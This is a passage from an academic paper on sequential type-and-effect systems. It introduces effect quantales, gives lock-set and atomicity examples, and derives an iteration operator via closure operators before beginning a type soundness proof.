Consider the interpretation for concrete effect systems. Java's checked exceptions are an effect system [29, 59]: the effects are sets of (checked) exceptions ordered by inclusion, with set union as the semilattice join. The `throws` clause of a method states its *latent* effect — the effect of actually *executing* the method (roughly χ in T-Fun above). The exceptions thrown by a composite expression such as invoking a method is the union of the exceptions thrown by subexpressions (e.g., the receiver object expression and method arguments) and the latent effect of the code being executed (as in T-Call above). Most effect systems for treating data race freedom (for block-structured synchronization like Java's `synchronized` blocks, such as RCC/Java [19, 1]) use sets of locks as effects, where an expression's effect is the set of locks guarding data that may be accessed by that expression. The latent effect there is the set of locks a method requires to be held by its call-site. Other effect systems follow similar structure: a binary yes/no effects of whether or not code performs a sensitive class of action like allocating memory in an interrupt handler [33, 34, 16] or

accessing user interface elements [27]; tracking the sets of memory regions read, written, or allocated into for safe memory deallocation [55, 57] or parallelizing code safely [41, 25] or even deterministically [8, 37].

But these and many other examples do not care about ordering. Java does not care which exception might be thrown first. Race freedom effect systems for block-structured locking do not care about the order of object access within a `synchronized` block. Effect systems for region-based memory management do not care about the order in which regions are accessed, or the order of operations within a region. Because the order of combining effects in these systems is irrelevant, we refer to this style of effect system as *commutative* effect systems, though due to their prevalence and the fact that they arose first historically, this is the class of systems typically meant by general references to "effect systems."

Sequential effect systems tend to have slightly different proof theory. Many of the same issues arise (latent effects, etc.) but the desire to enforce a sensible *ordering* among expressions leads to slightly richer type judgments. Often they take the form $\Gamma;\ \Delta \vdash e : \tau \mid \chi \dashv \Delta'$. Here the Δ and Δ' are some kind of pre- and post-state information — for example, the sets of locks held before and after executing e [53], or abstractions of heap shape before and after e's execution [28]. χ as before is an element of some lattice, such as Flanagan and Qadeer's atomicity lattice (Figure 1). Some sequential effect systems have both of these features, and some only one or the other. (These components never affect the type of variables, and strictly reflect some property of the *computation* performed by e, making them part of the effect.) The judgments for something like a variant of Flanagan and Qadeer's atomicity type system that tracks lock sets flow-sensitively rather than using synchronized blocks or for an effect system that tracks partial heap shapes before and after updates [28] might look like the following, using Δ or Υ to track locks held, and tracking atomicities with χ:

$$\frac{\Gamma, x : \tau;\ \Upsilon \vdash e : \tau' \mid \chi \dashv \Upsilon'}{\Gamma;\ \Delta \vdash (\lambda\, x.\, e) : \tau \xrightarrow{\Upsilon, \chi, \Upsilon'} \tau' \mid \bot \dashv \Delta} \qquad \frac{\Gamma;\ \Delta \vdash e_1 : \tau \xrightarrow{\Delta'', \chi, \Delta'''} \tau' \mid \chi_1 \dashv \Delta' \quad \Gamma;\ \Delta' \vdash e_2 : \tau \mid \chi_2 \dashv \Delta''}{\Gamma\Delta \vdash e_1\ e_2 : \tau' \mid \chi_1;\ \chi_2;\ \chi \dashv \Delta'''}$$

The sensitivity to evaluation order is reflected in the threading of Δs through the type rule for application, as well as through the switch to the sequencing composition ; of the basic effects. Confusingly, while χ continues to be referred to as the effect of this judgment, the real effect is actually a combination of χ, Δ, and Δ' in the judgment form. This distribution of the "stateful" aspects of the effect through a separate part of the judgment obscures that this judgment really tracks a product of *two* effects — one concerned with the self-contained χ, and the other a form of effect indexed by pre- and post-computation information.

Rewriting these traditional sequential effect judgments in a form closer to the commutative form reveals some subtleties of sequential effect systems:

$$\frac{\Gamma, x : \tau \vdash e : \tau' \mid (\Upsilon \rightsquigarrow \Upsilon') \otimes \chi}{\Gamma \vdash (\lambda\, x.\, e) : \tau \xrightarrow{(\Upsilon \rightsquigarrow \Upsilon') \otimes \chi} \tau' \mid (\Delta \rightsquigarrow \Delta) \otimes \bot}$$

$$\frac{\Gamma \vdash e_1 : \tau \xrightarrow{(\Delta'' \rightsquigarrow \Delta''') \otimes \chi} \tau' \mid (\Delta \rightsquigarrow \Delta') \otimes \chi_1 \qquad \Gamma \vdash e_2 : \tau \mid (\Delta' \rightsquigarrow \Delta'') \otimes \chi_2}{\Gamma \vdash e_1\ e_2 : \tau' \mid ((\Delta \rightsquigarrow \Delta');\ (\Delta' \rightsquigarrow \Delta'');\ (\Delta'' \rightsquigarrow \Delta''')) \otimes (\chi_1;\ \chi_2;\ \chi)}$$

One change that stands out is that the effect of allocating a closure is not simply the bottom effect (or product of bottom effects) in some lattice. No sensible lattice of pre/post-state pairs has equal pairs as its bottom. However, it makes sense that some such equal pair acts as the left and right identity for *sequential* composition of these "stateful" effects. In

commutative effect systems, sequential composition is actually least-upper-bound, for which the identity element happens to be $\bot$. We account for this in our framework.

We also assumed, in rewriting these rules, that it was sensible to run two effect systems "in parallel" in the same type judgment, essentially by building a product of two effect systems. Some sequential effect systems are in fact built this way, as two "parallel" systems (e.g., one for tracking locks, one for tracking atomicities, one for tracking heap shapes, etc.) that together ensure the desired properties. The general framework we propose supports a straightforward product construction.

Another implicit assumption in the refactoring above is that the effect tracking that is typically done via flow-sensitive type judgments is equivalent to *some* algebraic treatment of effects akin to how χs are managed above. While it is clear we would *want* a clean algebraic characterization of such effects, the existence of such an algebra that is adequate for modeling known sequential effect systems for non-trivial languages is not obvious. Our proposed algebraic structures (Section 3) are adequate to model such effects (Section 4).

Examining the sequential variant of other rules reveals more subtleties of sequential effect system design. For example, effect joins are still required in sequential systems:

$$\frac{\Gamma \vdash e : \mathcal{B} \mid \chi \quad \Gamma \vdash e_1 : \tau \mid \chi_1 \quad \Gamma \vdash e_2 : \tau \mid \chi_2}{\Gamma \vdash \mathsf{if}\ e\ e_1\ e_2 : \tau \mid \chi \sqcup \chi_1 \sqcup \chi_2} \Rightarrow \frac{\Gamma \vdash e : \mathcal{B} \mid \chi \quad \Gamma \vdash e_1 : \tau \mid \chi_1 \quad \Gamma \vdash e_2 : \tau \mid \chi_2}{\Gamma \vdash \mathsf{if}\ e\ e_1\ e_2 : \tau \mid \chi;\ (\chi_1 \sqcup \chi_2)}$$

Nesting conditionals can quickly produce an effect that becomes a mass of alternating effect sequencing and join operations. For a monomorphic effect system, concrete effects can always be plugged in and comparisons made. However, for a polymorphic effect system, it is highly desirable to have a sensible way to simplify such effect expressions — particularly for highly polymorphic code — to avoid embedding the full structure of code in the effect. Our proposal codifies natural rules for such simplifications.

3 Effect Quantales

Quantales [43, 44] are an algebraic structure originally proposed to generalize some concepts in topology to the non-commutative case, which later found use in models for non-commutative linear logic [61] and reasoning about observations of computational processes [2], among other uses. Abramsky and Vickers give a thorough historical account [2]. They are almost what is required for modeling sequential effect systems, but carry a bit too much structure, so we define here a slightly less constrained variant called *effect quantales*. We establish one very useful property of effect quantales, and show how they subsume commutative effect systems. We defer more involved examples to Section 4.

▶ **Definition 1** (Effect Quantale)**.** An *effect quantale* $Q = (E, \sqcup, \rhd, \top, I)$ is a join semilattice $(E, \sqcup)$ with top element $\top$ with monoid $(E, \rhd, I)$, such that $\rhd$ distributes over joins in both directions — $a \rhd (b \sqcup c) = (a \rhd b) \sqcup (a \rhd c)$ and $(a \sqcup b) \rhd c = (a \rhd c) \sqcup (b \rhd c)$ — and $\top$ is a nilpotent element for the monoid $(a \rhd \top = \top = \top \rhd a)$.

As is standard in lattice theory, we induce the partial order $x \sqsubseteq y \stackrel{\mathsf{def}}{=} x \sqcup y = y$ from the join operation, which ensures the properties required of a partial order.

We will use the semilattice to model the standard effect hierarchy, using the partial order for subeffecting. The (non-commutative) monoid operation $\rhd$ will act as the sequential composition. The properties of the semilattice and distributivity of the product over joins will permit us to move common prefixes or suffixes of effect sequences into or out of least-upper-bounds of effects, permitting more concise specifications. Intuitively, the unit I is an

"empty" effect, which need not be a bottom element. $\top$ is an error (invalid effect, allowing us to reason about "undefined" effect sequences).

Effect quantales inherit a rich equational theory of semilattices, monoids, and extensive study of ordered algebraic systems [6, 23, 7, 22] from their several substructures, providing many ready-to-use properties for simplifying complex effects, and giving rise to other properties more interesting to our needs. One such example is an important and expected form of monotonicity property: that sequential composition respects the partial order on effects. In lattice-ordered monoids, this property is called isotonicity, and its proof for complete lattices [6, ch. 14.4] carries over directly to effect quantales because it requires only binary joins:

▶ **Proposition 2** (Isotonicity). In an effect quantale Q, $a \sqsubseteq b$ and $c \sqsubseteq d$ implies that $a \rhd c \sqsubseteq b \rhd d$.

▶ Proof. Because $b \rhd d = b \rhd (c \sqcup d) = (b \rhd c) \sqcup (b \rhd d)$, we know $b \rhd c \sqsubseteq b \rhd d$ by the definition of $\sqsubseteq$. Repeating the reasoning: $b \rhd c = (a \sqcup b) \rhd c = (a \rhd c) \sqcup (b \rhd c)$, so $a \rhd c \sqsubseteq b \rhd c$. The partial order is transitive, thus $a \rhd c \sqsubseteq b \rhd d$ ☐

An important litmus test for a general model of sequential effects is that it should subsume commutative effects (modeled as a join semilattice). This not only implies consistency of effect quantales with traditional effect systems, but ensures implementation frameworks for sequential effects (based on effect quantales) would be adequate for implementing commutative systems as well.

▶ **Lemma 3** (Subsumption of Commutative Effects). *Every commutative effect system modeled as a bounded join semilattice yields an effect quantale, such that ordering of individual effects is irrelevant, by using join for the monoid operation.*

▶ Proof. Assume a bounded join semilattice $L = (E, \vee, \top, \bot)$ of effects. Define a new effect quantale Q as $(E, \vee, \vee, \top, \bot)$ (i.e., reuse the join for the monoid). Q satisfies the distributivity requirements of the effect quantale definition, and naturally has $\bot$ as the monoid unit. ☐

4 Modeling Prior Sequential Effect Systems with Effect Quantales

Many of the axioms of effect quantales are not particularly surprising given prior work on sequential effect systems; one of this paper's contributions is recognizing that these axioms are sufficiently general to capture many prior instances of sequential effect systems. We show two prominent examples here in detail, and cite further examples.

4.1 Locking with Effect Quantales

A common class of effect systems is those reasoning about synchronization — which locks are held at various points in the program. In most systems this is done using scoped synchronization constructs, for which a bounded join semilattice is adequate. Here, we give an effect quantale for flow-sensitive tracking of lock sets including recursive acquisition. The main idea is to use a multiset of locks (modeled by $\mathcal{M}(S) = S \to \mathbb{N}$, where the multiplicity of a lock is the number of claims a thread has to holding the lock — the number of times it has acquired said lock) for the locks held before and after each expression. We use $\varnothing$ to denote the empty multiset (where all multiplicities are 0). We use join on multisets to produce least upper bounds on multiplicities, union to perform addition of multiplicities, and set difference for zero-limited subtraction.

▶ **Definition 4** (Synchronization Effect Quantale $\mathcal{L}$)**.** An effect quantale $\mathcal{L}$ for lock-based synchronization with explicit mutex acquire and release primitives is given by:

- $E = \mathcal{M}(L) \times \mathcal{M}(L) \uplus \mathsf{Err}$ for a set L of possible locks.
- $(a, a') \sqcup (b, b') = (a \vee a', b \vee b')$ when both effects acquire and release the same set of locks the same number of times: $b/b' = a/a'$ and $b'/b = a'/a$. Otherwise, the join is Err.
- $(a, a') \rhd (b, b')$ is (c, c') for the least c and c' where $a \subseteq c$, $b \subseteq ((c/(a/a')) \cup (a'/a))$ (b's holdings are contained in c less lock releases from the first action, plus the lock acquisitions from the first action), and $c' = (((c/(a/a')) \cup (a'/a))/(b/b')) \cup (b'/b)$ when such a pair exists, and Err otherwise.
- $\top = \mathsf{Err}$
- $I = (\varnothing, \varnothing)$

Intuitively, the pair represents the sets of lock claims before and after some action, which models lock acquisition and release. $\sqcup$ intuitively requires each "alternative" to acquire/release the same locks, while the set of locks held for the duration may vary (and the result assumes enough locks are held on entry — enough times each — to validate either element). This can be intuitively justified by noticing that most effect systems for synchronization require, for example, that each branch of a conditional may access different memory locations, but reject cases where one branch changes the set of locks held while the other does not (otherwise the lock set tracked "after" the conditional will be inaccurate for one branch, regardless of other choices). Sequencing two lock actions, roughly, pushes the locks required by the second action to the precondition of the compound action (unless such locks were released by the first action, i.e. in a/a'), and pushes locks held after the first action through the second — roughly a form of bidirectional framing.


With this scheme, lock acquisition for some lock ℓ would have (at least) effect $(\varnothing, \{\ell\})$, indicating that it requires no locks to execute safely, and terminates holding lock ℓ. A release of ℓ would have swapped components — $(\{\ell\}, \varnothing)$ — indicating it requires a claim on ℓ to execute safely, and gives up that claim. Sequencing the acquisition and release would have effect $(\varnothing, \{\ell\}) \rhd (\{\ell\}, \varnothing) = (\varnothing, \varnothing)$. Sequencing acquisitions for two locks ℓ_1 and ℓ_2 would have effect $(\varnothing, \{\ell_1\}) \rhd (\varnothing, \{\ell_2\}) = (\varnothing, \{\ell_1, \ell_2\})$, propagating the extra claim on ℓ_1 that is not used by the acquisition of ℓ_2. This is true even when $\ell_1 = \ell_2 = \ell$ — the overall effect would represent the recursive acquisition as two outstanding claims to hold ℓ: $(\varnothing, \{\ell, \ell\})$.

A slightly more subtle example is the acquisition of a lock ℓ_2 just prior to releasing a lock ℓ_1, as would occur in the inner loop of hand-over-hand locking on a linked list: (acquire ℓ_2; release ℓ_1) has effect $(\varnothing, \{\ell_2\}) \rhd (\{\ell_1\}, \varnothing) = (\{\ell_1\}, \{\ell_2\})$. The definition of $\rhd$ propagates the precondition for the release through the actions of the acquire; it essentially computes the minimal lock multiset required to execute both actions safely, and computes the final result of both actions' behavior on that multiset.

While use of sets rather than multisets would be simpler and would form an effect quantale for a given set of locks (with some use of disjoint union), such a formulation lacks an important property needed for substitution to behave correctly. We introduce that property in Section 6.1, and discuss subtle consequences of this in Section 9.3.

4.2 An Effect Quantale for Atomicity

One of the best-known sequential effect systems is Flanagan and Qadeer's extension of RCC/Java to reason about atomicity [20], based on Lipton's theory of *reduction* [40] (called *movers* in the paper). The details of the movers are beyond what space permits us to explain in detail, but the essential ideas were developed for a simpler language and effect system in an earlier paper [21], for which we give an effect quantale.



;	B	L	R	A	$\top$
B	B	L	R	A	$\top$
R	R	A	R	A	$\top$
L	L	L	$\top$	$\top$	$\top$
A	A	A	$\top$	$\top$	$\top$
$\top$	$\top$	$\top$	$\top$	$\top$	$\top$

Figure 1 Atomicity effects [21]: lattice and sequential composition.

The core idea is that in a well-synchronized (i.e., data race free) execution, each action of one thread can be categorized by how it commutes with actions of other threads: a left (L) mover commutes left (earlier) with other threads' actions (e.g., a lock release), a right R mover commutes later (e.g., lock acquire), a both B mover commutes either direction (e.g., a well-synchronized field access). A sequence of right movers, then both-movers, then left-movers *reduces* to an atomic action (A). Repeating the process wrapping movers around an atomic action can again reduce to an atomic action, verifying atomicity for even non-trivial code blocks including multiple lock acquisitions. As a regular expression, any sequence of movers matching the regular expression $(R^*B^*)^*A(B^*L^*)^*$ reduces to an atomic action. Effect trace fragments of this form demarcate expressions that evaluate as if they were physically atomic.

▶ **Definition 5** (Atomicity Effect Quantale $\mathcal{A}$)**.** The effect quantale for Flanagan and Qadeer's simpler system [21] can be given as:

- $E = \{B, L, R, A, \top_{FQ}, \mathsf{Err}\}$. Note that $\top_{FQ}$ is the top effect in Flanagan and Qadeer's work — their use does not itself require an error element.
- $a \sqcup b$ is defined according to the lattice given by Flanagan and Qadeer [20] (Figure 1) augmented with the new Err element as top (not shown in Figure 1).
- $a \rhd b$ is defined according to Flanagan and Qadeer's ; operator (Figure 1) plus our added Err element as an annihilator ($\mathsf{Err} \rhd a = \mathsf{Err} = a \rhd \mathsf{Err}$).
- $\top = \mathsf{Err}$
- $I = B$

Flanagan and Qadeer also define an iterator operator on atomicities, used for ascribing effects to loops whose bodies have a particular atomicity. We defer iteration until Section 5, but will revisit this operator there.

Of course the atomicity effect quantale alone is insufficient to ensure atomicity, because atomicity depends on correct synchronization. The choice of effect for each program expression is not insignificant, but full atomicity checking requires the *product* of the synchronization and atomicity effect quantales. Thus, in Section 8 we study an *sequential extension* to Flanagan and Qadeer's work using $\mathcal{L} \otimes \mathcal{A}$.

▶ **Definition 6** (Products of Effect Quantales ($\otimes$))**.** The product $Q \otimes R$ of effect quantales Q and R is given by the product of the respective carrier lattices, with all pairs containing $\top$ from either constituent lattice merged into one single Err element for the new lattice. Other operations are lifted pointwise to each half of the product, modified so if the lifting of an original operation from Q or R produces $\top$ in the respective lattice, the operation in the product produces Err (in the product lattice). Identity is (I_Q, I_R), and top is Err.

4.3 Other Examples

Our running example of tracking recursive lock ownership and atomicity is one of the better-known sequential effect systems, but many more exist. We are unaware of a source-level sequential effect system that *does not* form an effect quantale.

A particularly important class of these examples are those that reason specifically about execution traces. All sequential effect systems reason to some degree about execution history, but some examples from the literature have very expressive notions of the past. Skalka's trace effects [52] are (abstractions of) sets of event traces, with trace concatenation (lifted to sets) as the monoid, and set union as join — these operations distribute as required by effect quantales, so adding a synthetic (unused) error element to Skalka's work produces one. Setting aside parallel composition (which we do not study), Nielson and Nielson's earlier communication effect system for Concurrent ML [46] is similar to Skalka's. Their *behaviors* act as trace set abstractions, with sequencing and non-deterministic choice (union) acting as an effect quantale's monoid and join operations. (They also include a separate parallel composition of behaviors we do not model, discussed in Section 7.3.) Their subtyping rules for behaviors imply the required distributivity laws (though as with Skalka's system, we must add a synthetic error element). Similarly, Koskinen and Terauchi [38] use pairs of trace sets characterizing the behavior of finite and infinite executions separately. Their effects form an effect quantale, though they additionally exploit set intersection for intersection effects.

5 Iteration

Many sequential effect systems include a notion of iteration, used for constructs like explicit loops. The operator for this, usually written as a postfix *, gives the overall effect of any (finite) number of repetitions of an effect.

The iteration construct must follow from some fixed point construction on the semilattice. However, the most obvious approach — using a least fixed point theorem on effect quantales with a bottom element — lacks an important property. Instead, we detail an approach based on *closure operators* on partially ordered sets in Section 5.2, which applies to any effect quantale satisfying some mild restrictions and coincides with manual iteration definitions for prior work. First, in Section 5.1, we motivate a number of required properties for any derived notion of iterating an effect.

5.1 Properties Required of an Iteration Operator

Iteration operators must satisfy a few simple but important properties to be useful. We first list, then explain these properties.

$P1 : \forall\, e.\, e \sqsubseteq e^*$ $\quad P2 : \forall\, e.\, e \rhd e^* \sqsubseteq e^*$ and $e^* \rhd e \sqsubseteq e^*$ $\quad P3 : \forall\, e.\, (e^*)^* = e^*$

$P4 : \forall\, e, f.\, (e \sqcup f)^* = e^* \sqcup f^*$ $\quad P5 : \forall\, e.\, I \sqsubseteq e^*$

Property P1 ensures one iteration of a loop body has no greater effect than multiple iterations. Similarly, the exact number of iterations should be immaterial (P2). Nesting should not matter, since semantically the nested loop structure is dynamically unrolled to some number of sequential iterations (P3). And P4 ensures certain equivalent ways of writing programs (e.g., a loop in each branch of a conditional vs. a conditional inside a loop) are effect-equivalent. P1 and P2 are essential validity requirements for iteration. P3 and P4 are not strictly necessary, but permit many additional effect simplifications and figure prominently in prior work that found them important for building manageable effect systems [21, 20]. P5 is slightly less obvious, but also critical: the least upper bound of the empty effect and some iterated effect should be the iterated effect. This allows some helpful simplifications on effects (e.g., for a conditional whose only non-trivial branch contains a loop), but will play an essential role in the soundness proof later (the effect of not executing a loop is I). This is also the property that fails for any straightforward use of least fixed point constructions — all such constructions work on ascending chains rooted at $\bot$ (therefore

requiring a bottom element), but unless I is constrained to be $\bot$, there is no simple way to ensure with the fixed point equation alone that the resulting fixed point will be ordered above I. Such a constraint is not unheard of ($\mathcal{A}$ satisfies it), but not universal. $\mathcal{L}$ has no natural $\bot$, and adding a synthetic $\bot$ with identity behavior would mean introducing an effect usable for acquiring locks *or not acquiring locks*, which is undesirable.

5.2 Iteration via Closure Operators

For a general notion of iteration, we will use a *closure operator* on a poset:

▶ **Definition 7** (Closure Operator [6, 7, 51])**.** A closure operator on a poset $(P, \sqsubseteq)$ is a function $f : P \to P$ that is

- Extensive: $\forall\, e, e \sqsubseteq f(e)$
- Idempotent: $\forall\, e, f(f(e)) = f(e)$
- Monotone: $\forall\, e, e'.\ e \sqsubseteq e' \Rightarrow f(e) \sqsubseteq f(e')$

Closure operators have several particularly useful properties [6, 7, 51]:

- Idempotence implies that the range of a closure operator is also the set of fixed points of the operator.
- Closure operators on a poset are equivalent to their ranges. In particular, from the range of a poset, we can recover the original closure operator by mapping each element of the poset to the least element of the range that is above that input.
- A given subset of a poset is the range of a closure operator — called a *closure subset* — if and only if for every element x in the poset, every intersection with the principle up-set of x ($x \uparrow = \{y \mid x \sqsubseteq y\}$) has a bottom element [7, Theorem 1.8]. (The left direction of the iff is in fact proven by constructing the closure operator as described above.)

This means that if we can identify the desired range of our iteration operation (the results of the iteration operator) and show that it meets the criteria to be a closure subset, the construction above will yield an appropriate closure operator, which we can take directly as our iteration operation. For this to work, we must identify the desired range, and show it meets the requirements to induce a closure operator.

The natural choice is the set of elements for which sequential composition is idempotent, which we refer to as the *freely iterable elements*:

▶ **Definition 8** (Freely Iterable Elements)**.** The set of freely iterable elements $\mathsf{Iter}(Q)$ of an effect quantale Q is defined as $\mathsf{Iter}(Q) = \{a \in Q \mid a \rhd a = a\}$.

To induce a closure operator for this set, we must show it exists, and that it is in fact a closure subset. The first is straightforward since Err and I are freely iterable:

▶ **Proposition 9** (Non-emptiness of Freely Iterable Elements)**.** For any effect quantale Q, $\mathsf{Iter}(Q)$ is non-empty.

In general, the freely iterable elements do not themselves form a closure subset. They could fail to form a closure subset in the case where some element x is less than two incomparable freely iterable elements y and z, but x is not itself freely iterable and there is no other freely iterable element between — there is no freely iterable q such that $x \sqsubseteq q$ and $q \sqsubseteq y$ and $q \sqsubseteq z$. Phrased differently the intersection of some element's principle up-set and the freely iterable elements lacks a least element.

To derive our final solution, two further restrictions are required. First, the elements of our chosen closure subset must all reside at or above the identity in the semilattice, to ensure iteration permits loops to not execute. Second, $\mathsf{Iter}(Q)$ must be closed under joins:

$\forall\, x, y \in \mathsf{Iter}(Q).\, (x \sqcup y) \in \mathsf{Iter}(Q)$. This ensures iteration distributes over joins. We call such effect quantales — which have well-behaved closure operators — *iterable effect quantales*.

▶ **Definition 10** (Iterable Effect Quantale)**.** An effect quantale Q is *iterable* if and only if for all x the set $x\uparrow \cap (I\uparrow \cap \mathsf{Iter}(Q))$ contains a least element and $\mathsf{Iter}(Q)$ is closed under joins.

Another way to read the first part of the definition is that the closure operator will only exist for effect quantales for where, for every element x, if x is $\sqsubseteq$ two incomparable freely iterable elements y and z (each greater than I), then there is some freely iterable element $q \sqsupset I$ such that $x \sqsubseteq q \sqsubseteq y$ and $q \sqsubseteq z$ (possibly x itself).

Not all effect quantales are iterable, since the subset of freely iterable elements may not be closed under joins, and the semilattice may not contain a unique least freely iterable element greater than I for each possible effect. However, violating these appears uncommon; we have not observed it for any effect quantales we constructed, and cannot identify any systems in the literature with such irregular lattices. So in practice these restrictions on the existence of a closure-operator-based iteration appears unproblematic.

▶ **Proposition 11** (Closure for Iterable Effect Quantales)**.** For any iterable effect quantale Q, $I\uparrow \cap \mathsf{Iter}(Q)$ is a closure subset.

▶ Proof. $I\uparrow \cap \mathsf{Iter}(Q)$ is always non-empty, because $\mathsf{Iter}(Q)$ is non-empty and contains Err (Proposition 9), and $I \sqsubseteq \mathsf{Err}$. So if for every x, $x\uparrow \cap (I\uparrow \cap \mathsf{Iter}(Q))$ has a least element, $I\uparrow \cap \mathsf{Iter}(Q)$ is a closure subset [7, Theorem 1.8]. This requirement is exactly the meaning of Q being iterable, so this is a closure subset. □

▶ **Proposition 12** (Free Closure Operator on Iterable Effect Quantales)**.** For every iterable effect quantale Q, the function $F(X) \mapsto \mathsf{min}(X\uparrow \cap (I\uparrow \cap \mathsf{Iter}(Q)))$ is a closure operator satisfying properties P1–P5.

Our technical report [26] gives the proof, but note P1–3 follow from closure operator properties, P4 follows from $\mathsf{Iter}(Q)$'s join-closure, and P5 follows from using only elements of $I\uparrow$.

5.3 Iterating Concrete Effects

We briefly compare the results of applying our derived iteration operation to effect quantales we have discussed to known iteration operations.

▶ **Example 13** (Iteration for Atomicity)**.** The atomicity quantale $\mathcal{A}$ is iterable, so the free closure operator models iteration in that quantale. The result is an operator that is the identity everywhere except for the atomic effect A, which is lifted to $\top_{FQ}$ when repeated (it is not an error, but no longer atomic). This is precisely the manual definition Flanagan and Qadeer gave for iteration. In Section 4.2, we claimed any trace fragment matching a regular expression evaluated as if it were physically atomic — a property proven by Flanagan and Qadeer. In terms of effect quantales, this is roughly equivalent to the claim that $(R^* \rhd B^*)^* \rhd A \rhd (B^* \rhd L^*)^* \sqsubseteq A$. With our induced iteration operator, this has a straightforward proof:

$$\begin{aligned}
(R^* \rhd B^*)^* \rhd A \rhd (B^* \rhd L^*)^* &= (R \rhd B)^* \rhd A \rhd (B \rhd L)^* && \text{since } R^* = R,\ B^* = B \\
&= R^* \rhd A \rhd L^* && B \text{ is unit for } \rhd \\
&= R \rhd A \rhd L && \text{since } R^* = R,\ B^* = B \\
&= A && \text{by definition of } \rhd
\end{aligned}$$

▶ **Example 14** (Iteration for Commutative Effect Quantales)**.** For any bounded join semilattice, we have by Lemma 3 a corresponding effect quantale that reuses join for sequencing (and thus,

$\bot$ for unit), making the sequencing operation commutative. For purposes of iteration, this immediately makes all instances of this free effect quantale iterable, as idempotency of join ($x \sqcup x = x$) makes all effects freely iterable. The resulting iteration operator is the identity function, which exactly models the standard type rule for imperative loops in commutative effect systems, which reuse the effect of the body as the effect of the loop:

$$\frac{\Gamma \vdash e_1 : \mathsf{bool} : \chi_1 \qquad \Gamma \vdash e_2 : \mathsf{unit} \mid \chi_2}{\Gamma \vdash \mathsf{while}(e_1)\{e_2\} : \mathsf{unit} \mid \chi_1 \sqcup \chi_2}$$

For a quantales where sequencing is merely the join operation on the semilattice, the above standard rule can be derived from our rule in Section 6 by simplifying the result effect:

$$\chi_1 \rhd (\chi_2 \rhd \chi_2)^* = \chi_1 \rhd (\chi_2 \rhd \chi_2) = \chi_1 \sqcup (\chi_2 \sqcup \chi_2) = \chi_1 \sqcup \chi_2$$

▶ **Example 15** (Loop Invariant Locksets)**.** For the lockset effect quantale $\mathcal{L}$, the freely iterable elements are all actions that do not acquire or release any locks — those of the form (a, a) for some a, and $\top$. These are isomorphic to the set of all multisets formed over the set of locks (plus the error element $\top$), and for those elements the join is equivalent to the complete lattice under multiset inclusion (again, plus the top error element). Since I is $(\varnothing, \varnothing)$ (which has no elements below it), $I\uparrow \cap \mathsf{Iter}(\mathcal{L}) = I\uparrow \cap (\{(a, b) \mid a = b\} \cup \{\top\}) = \{(a, b) \mid a = b\} \cup \{\top\}$. Because the freely iterable elements above unit form a *complete* lattice, $\mathcal{L}$ is iterable. The resulting closure operator is the identity on the freely iterable elements, and takes all actions that acquire or release locks to $\top$ (Err). This is exactly what intuition suggests as correct — the iterable elements are those that hold the same locks before and after each loop iteration, and attempts to repeat other actions should be errors.

6 Syntactic Type Soundness for Generic Sequential Effects

In this section we give a purely syntactic proof that effect quantales are adequate for syntactic soundness proofs of sequential type-and-effect systems. For the growing family of algebraic characterizations of sequential effect systems, this is the first soundness proof we know of that is (1) purely syntactic, (2) handles the indexed versions of the algebra required for singleton effects, (3) addresses effect polymorphism, and (4) includes direct iteration constructs. This development both more closely mirrors common type soundness developments for applied effect systems than the category theoretic approaches discussed in Section 7, and demonstrates machinery which would need to be developed in an analogous way for semantic proofs using those concepts. Thus, for hypothetical future effect systems requiring more flexibility than effect quantales provide, our techniques provide guidance on those concepts without switching to category theoretic denotational semantics.

We give this soundness proof for an *abstract* effect system — primitive operations, the notion of state, and the overall effect systems are all abstracted by a set of parameters (operational semantics for primitives that are aware of the state choice). This alone requires relatively little mechanism at the type level, but we wish to not only demonstrate that effect quantales are sound, but also that they are adequate for non-trivial existing sequential effect systems. In order to support such embeddings (see Sections 4 and 8), the type system includes parametric polymorphism — over types and effects as different kinds — as well as singleton types (e.g., for reference types with region tags) and effect constructors (such as effects mentioning particular locks). We consider effects equal according to the equations induced by effect quantale properties, and for families of effects indexed by values we identify the families with uses of appropriate effect constructors applied to singleton types. We

demonstrate embeddings by directly translating equivalent constructs, and building artificial terms to model other constructs. These artificial terms' *derived* type rules directly match the language we embed, though the dynamic semantics may not be preserved (for example, we do not model concurrency). While unsuitable for a general framework in the style of a language workbench, this is adequate to show that our characterization of sequential effect systems' structure is flexible.

The language we study includes no built-in means to introduce a non-trivial (non-identity) effect, relying instead on the supplied primitives. The language also includes only the simplest form of parametric polymorphism for effects (and types), without bounding, constraints [30], relative effect declarations [59, 50], qualifier-based effects [27], or any other richer forms of polymorphism. Our focus is demonstrating compatibility of effect quantales with effect polymorphism and singleton effects, rather than to build a particularly powerful framework.

We stage the presentation to first focus on core constructs related to effect quantales, then briefly recap machinery from Systems F and Fω (and small modifications beyond what is standard), before proving type soundness. Section 8 gives an embedding from Flanagan and Qadeer's sequential effect system for atomicity [21] into our core language to establish that it is not only sound, but expressive.

6.1 Parameters to the Language

We parameterize our core language by a number of external features. First among these, is a slight extension of an effect quantale — an *indexed* effect quantale.

▶ **Definition 16** (Indexed Effect Quantale)**.** An indexed effect quantale is a quantale whose elements (and therefore operations) are parameterized over some set.[2]

The lock set effect quantale $\mathcal{L}$ we described earlier is in fact an indexed effect quantale, parameterized by the set of lock names to consider.

Because the set of well-typed values changes during program execution, we will need to transport terms well-typed under one use of the quantale into another use of the quantale, under certain conditions. The first is the introduction of new well-typed values (e.g., from allocating a new heap cell), requiring a form of inclusion between indexed quantales. The second is due to substitution: our language considers variables to be values, but during substitution some variable may be replaced by another value that was already present in the set. This essentially collapses what statically appears as two values into a single value, thus *shrinking* the set of values distinguished inside the quantale. Each requires a different kind of homomorphism between effect quantales, with different properties.

▶ **Definition 17** (Effect Quantale Homomorphism)**.** An *effect quantale homomorphism* between two effect quantales Q and R is a join semilattice homomorphism (a function between the carrier sets that preserves joins) that additionally preserves sequencing and $\top$.

▶ **Definition 18** (Monotone Indexed Effect Quantale)**.** An indexed effect quantale Q is called *monotone* when for two sets S and T where $S \subseteq T$, the inclusion function from the carrier of $Q(S)$ to the carrier set of $Q(T)$ induces the obvious inclusion homomorphism.

[2] For those accustomed to typed meta-logics (e.g., Coq), one could view an indexed quantale as roughly the type $\forall\, \alpha : \mathsf{Type}.\, \{\mathsf{Decidable}\ \alpha\} \to \alpha \to \mathsf{Quantale}$. The point is that the details of the set are irrelevant to the quantale's definition.

